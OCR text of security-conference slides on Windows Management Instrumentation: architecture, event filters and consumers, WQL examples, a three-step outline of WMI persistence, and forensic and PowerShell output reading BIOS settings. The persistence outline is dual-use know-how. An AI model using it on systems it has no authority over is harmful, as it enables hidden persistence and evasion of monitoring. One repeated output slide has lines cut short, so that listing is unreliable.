Blasting Event-Driven Cornucopia: WMI-based User-Space Attacks Blind SIEMs and EDRs

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
Agenda

- Windows Management Instrumentation (WMI)
  - Architecture and features
  - Abusing WMI by attackers: MITRE ATT&CK and malware samples
  - Applying WMI for defenders: academic and practical results
- Attacks on WMI blind the whole class of EDR solutions
  - Overview of existing attacks on WMI
  - Attacks on user- and kernel- space components
- WMICheck detects attacks on WMI
- WMI sandboxing attack
- MemoryRanger prevents the WMI sandboxing


Windows Management Instrumentation (WMI) Architecture



WMI provider is a user-mode COM DLL or kernel driver

netnccim.mof

```
Instance of __Win32Provider
{
  Name = "NetNcCim";
  ClsId = "{47B706B0-B103-4AFD-8ECF-16C2DDF81C15}";
};
```



Windows 11 includes over 4000 built-in WMI providers:	

• BIOS\UEFI
• OS and Win32
• WMI, ETW
• Disks and Files
• Registry
• Network and VPN
• Encryption
• Security Assessment
	• Hyper-V
	• Microsoft Defender:
	  • Antimalware
	  • DeviceGuard
	• Hardware:
	  • Multimedia (sound, graphics)
	  • TPM
	  • Power and Temp Management

Enumerates WMI providers, the DLLs that back the provider, and the classes hosted by the provider by Matt Graeber

WMI Events

WMI is great for both attackers and defenders

Trigger on a multitude of events to perform a certain action

1. *Filter* – a specific event to trigger on
2. *Consumer* – an action to perform upon the firing of a filter
3. *Binding* – link between *Filter* and *Consumer*

Intrinsic Events - instances of a class that is mainly derived from *__InstanceCreationEvent*, *__InstanceModificationEvent*, or *__InstanceDeletionEvent* and are used to monitor a resource represented by a class in the CIM repository; polling interval required for querying which may lead to missing events

Extrinsic Events - instances of a class that is derived from the *__ExtrinsicEvent* class that are generated by a component outside the WMI implementation (monitoring registry, processes, threads, computer shutdowns and restarts, etc.)

WMI Filters – When it will happen?

An instance of the *__EventFilter* WMI Class to specify which event are delivered to the bound consumer

- *EventNamespace* – describes the namespace the events originate (usually *ROOT\Cimv2*)
- *QueryLanguage* - WQL
- *Query* – describes the type of event to be filter via a WQL query

WMI Query Language(WQL)

SELECT [PropertyName | *] *FROM* [<INTRINSIC> ClassName] *WITHIN* [PollingInterval] <*WHERE* FilteringRule>

SELECT [PropertyName | *] FROM [<EXTRINSIC> ClassName] <WHERE FilteringRule>

WMI Query Language(WQL) Examples

SELECT * FROM __InstanceCreationEvent Within 10 WHERE TargetInstance ISA "Win32_Process" AND Targetinstance.Name = "notepad.exe“

SELECT * FROM RegistryKeyChangeEvent WHERE Hive=“HKEY_LOCAL_MACHINE” AND KeyPath=“SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run”

WMI Consumers – What will happen?

Defines the action to be carried out once a bound filter was triggered


Standard Event consumers (inherit from *__EventConsumer*):

- *save to file (LogFileEventConsumer)*
- *run a script (ActiveScriptEventConsumer)*
- *log into EventLog (NTEventLogEventConsumer)*
- *use network (SMTPEventConsumer)*
- *run a script (CommandLineEventConsumer)*


Persistence & Code Execution in WMI repository in three steps:


1. Create filter, instance of *__EventFilter*, to describe the event to trigger on
2. Create consumer, instance of *__EventConsumer*, to describe the action to perform
3. Create binding, instance of *__FilterToConsumerBinding*, to link filter to consumer

WMI client binds filter and consumer to monitor events



CIM Repository






Database Location: %WBEM%\Repository

Format of the CIM Repository is undocumented:

- FireEye FLARE team reversed the file format
- Whitepaper authored by Ballenthin, Graeber, Teodorescu
- Forensic Tools: WMIParser, python-cim

WMI Forensics: logical to physical abstraction



Firmware related WMI Forensics

```
C:\Users\admin\Desktop\WMI>WMIParser.exe -p C:\Users\admin\Desktop\WMI\Repository
Command > --classdef root\wmi
...
==============================Class Definition==============================
Name: Lenovo_DiscardBiosSettings
==============================Class Definition==============================
Name: Lenovo_BiosSetting
==============================Class Definition==============================
Name: Lenovo_PreloadLanguage
==============================Class Definition==============================
Name: Lenovo_SaveBiosSettings
==============================Class Definition==============================
Name: Lenovo_SetBiosPassword
==============================Class Definition==============================
Name: Lenovo_SetPlatformSetting
==============================Class Definition==============================
Name: Lenovo_GetBiosSelections
==============================Class Definition==============================
Name: Lenovo_PlatformSetting
==============================Class Definition==============================
Name: Lenovo_AssetIdByteRead
==============================Class Definition==============================
Name: Lenovo_BiosPasswordSettings
==============================Class Definition==============================
Name: Lenovo_LoadDefaultSettings
==============================Class Definition==============================
...
```

```
C:\Users\admin\Desktop\WMI>WMIParser.exe -p C:\Users\admin\Desktop\WMI\Repository
Command > --classdef ROOT\wmi Lenovo_BiosSetting
==============================Class Definition==============================
Name: Lenovo_BiosSetting
Base Classes:
Lenovo_BIOSElement
Created: 01/23/2014 14:36:31
================================Property================================
Name: InstanceName
Type: CIM_STRING(0x8)
Array: no
Index: 0x0
Offset: 0x0
Level: 0x1
================================Property================================
Name: Active
Type: CIM_BOOLEAN(0xB)
Array: no
Index: 0x1
Offset: 0x4
Level: 0x1
================================Property================================
Name: CurrentSetting
Type: CIM_STRING(0x8)
Array: no
Index: 0x2
Offset: 0x6
Level: 0x1
```

Firmware WMI Querying via PS (1/3)

```
PS C:\WINDOWS\system32> gwmi -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne
") {Write-Host $_.CurrentSetting.replace(","," = ")}}
WakeOnLAN = Disable
EthernetLANOptionROM = Enable
IPv4NetworkStack = Disable
IPv6NetworkStack = Disable
UefiPxeBootPriority = IPv4First
Reserved = Disable
USBBIOSSupport = Disable
AlwaysOnUSB = Disable
TrackPoint = Automatic
TouchPad = Automatic
FnCtrlKeySwap = Disable
FnSticky = Disable
FnKeyAsPrimary = Disable
BootDisplayDevice = LCD
SharedDisplayPriority = Display Port
TotalGraphicsMemory = 512MB
GraphicsDevice = SwitchableGfx
BootTimeExtension = Disable
SpeedStep = Enable
AdaptiveThermalManagementAC = MaximizePerformance
AdaptiveThermalManagementBattery = Balanced
CPUPowerManagement = Automatic
OnByACAttach = Disable
PasswordBeep = Disable
KeyboardBeep = Disable
RAIDMode = Disable
CoreMultiProcessing = Enable
HyperThreadingTechnology = Enable
AMTControl = Disable
```

Firmware WMI Querying via PS (2/3)

```
PS C:\WINDOWS\system32> gwmi -class Lenovo_BiosSetting -namespace root\wmi | ForEach-Object {if ($_.CurrentSetting -ne
") {Write-Host $_.CurrentSetting.replace(","," = ")}}
WakeOnLAN = Disable
EthernetLANOptionROM = Enable
IPv4NetworkStack = Disable
IPv6NetworkStack = Disable
UefiPxeBootPriority = IPv4First
Reserved = Disable
USBBIOSSupport = Disable
AlwaysOnUSB = Disable
TrackPoint = Automati
TouchPad = Automat
FnCtrlKeySwap = Di
FnSticky = Disable
FnKeyAsPrimary = D
BootDisplayDevice
SharedDisplayPrior
TotalGraphicsMemor
GraphicsDevice = S
BootTimeExtension
SpeedStep = Enable
AdaptiveThermalMan
AdaptiveThermalMan
CPUPowerManagement
OnByACAttach = Dis
PasswordBeep = Dis
KeyboardBeep = Dis
RAIDMode = Disable
CoreMultiProcessin
HyperThreadingTech
AMTControl = Disabl
SecurityChip = Enable
TXTFeature = Disable
PhysicalPresenceForTpmProvision = Disable
PhysicalPresenceForTpmClear = Disable
BIOSUpdateByEndUsers = Enable
SecureRollBackPrevention = Enable
DataExecutionPrevention = Enable
VirtualizationTechnology = Enable
VTdFeature = Enable
```

Firmware WMI Querying via PS (3/3)

```
PS C:\Users> Get-WmiObject -Query "Select * from Win32_Bios"


SMBIOSBIOSVersion : 1.13.1
Manufacturer      : Dell Inc.
Name              : 1.13.1
SerialNumber      : DKNJ463
Version           : DELL   - 20170001
```

```
PS                Get-WmiObject -Query "Select * from Win32_Bios"


SMBIOSBIOSVersion : N1EET79W (1.52 )
Manufacturer      : LENOVO
Name              : N1EET79W (1.52 )
SerialNumber      : PC0B7VJT
Version           : LENOVO - 1520
```

